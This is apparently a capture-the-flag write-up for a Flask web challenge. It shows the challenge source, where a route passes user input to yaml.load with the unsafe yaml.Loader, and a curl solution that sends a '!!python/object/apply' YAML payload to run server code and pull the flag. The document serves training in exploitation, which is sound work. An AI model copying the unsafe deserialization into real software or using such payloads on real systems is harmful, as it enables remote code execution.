
```
imp3ri0n@manjaro:/s/h/CTF
➤ python3 test.py
b'chall1.php\nchall.php\nflag.php\ntest.php\ntest.py\nwhale.py\n'
<class 'bytes'>
imp3ri0n@manjaro:/s/h/CTF
➤ 
```

Challenge !


Analysis



```python
import yaml
from flask import redirect, Flask, render_template, request, abort
from flask import url_for, send_from_directory, make_response, Response
#import flag

app = Flask(__name__)

EASTER_WHALE = {"name": "TheBestWhaleIsAWhaleEveryOneLikes",
                "image_num": 2, "weight": 34}


@app.route("/")
def index():
    return render_template("index.html.jinja", active="home")

```



```python
class Whale:
    def __init__(self, name, image_num, weight):
        self.name = name
        self.image_num = image_num
        self.weight = weight

    def dump(self):
        return yaml.dump(self.__dict__)


@app.route("/whale", methods=["GET", "POST"])
def whale():
    if request.method == "POST":
        name = request.form["name"]
        if len(name) > 10:
            return make_response("Name to long. Whales can only understand names up to 10 chars", 400)
        image_num = request.form["image_num"]
        weight = request.form["weight"]
        whale = Whale(name, image_num, weight)
        if whale.__dict__ == EASTER_WHALE:
            return make_response(flag.get_flag(), 200)
        return make_response(render_template("whale.html.jinja", w=whale, active="whale"), 200)
    return make_response(render_template("whale_builder.html.jinja", active="whale"), 200)
```



```python
class Wheel:
    def __init__(self, name, image_num, diameter):
        self.name = name
        self.image_num = image_num
        self.diameter = diameter

    @staticmethod
    def from_configuration(config):
        return Wheel(**yaml.load(config, Loader=yaml.Loader))

    def dump(self):
        return yaml.dump(self.__dict__)


@app.route("/wheel", methods=["GET", "POST"])
def wheel():
    if request.method == "POST":
        if "config" in request.form:
            wheel = Wheel.from_configuration(request.form["config"])
            return make_response(render_template("wheel.html.jinja", w=wheel, active="wheel"), 200)
        name = request.form["name"]
        image_num = request.form["image_num"]
        diameter = request.form["diameter"]
        wheel = Wheel(name, image_num, diameter)
        print(wheel.dump())
        return make_response(render_template("wheel.html.jinja", w=wheel, active="wheel"), 200)
    return make_response(render_template("wheel_builder.html.jinja", active="wheel"), 200)
```

Solution

```
curl -X POST -d
'config={
    name: !!python/object/apply:flag.get_flag [],
    image_num: 2,
    diameter: 5
}'
http://chal.cybersecurityrumble.de:7780/wheel
```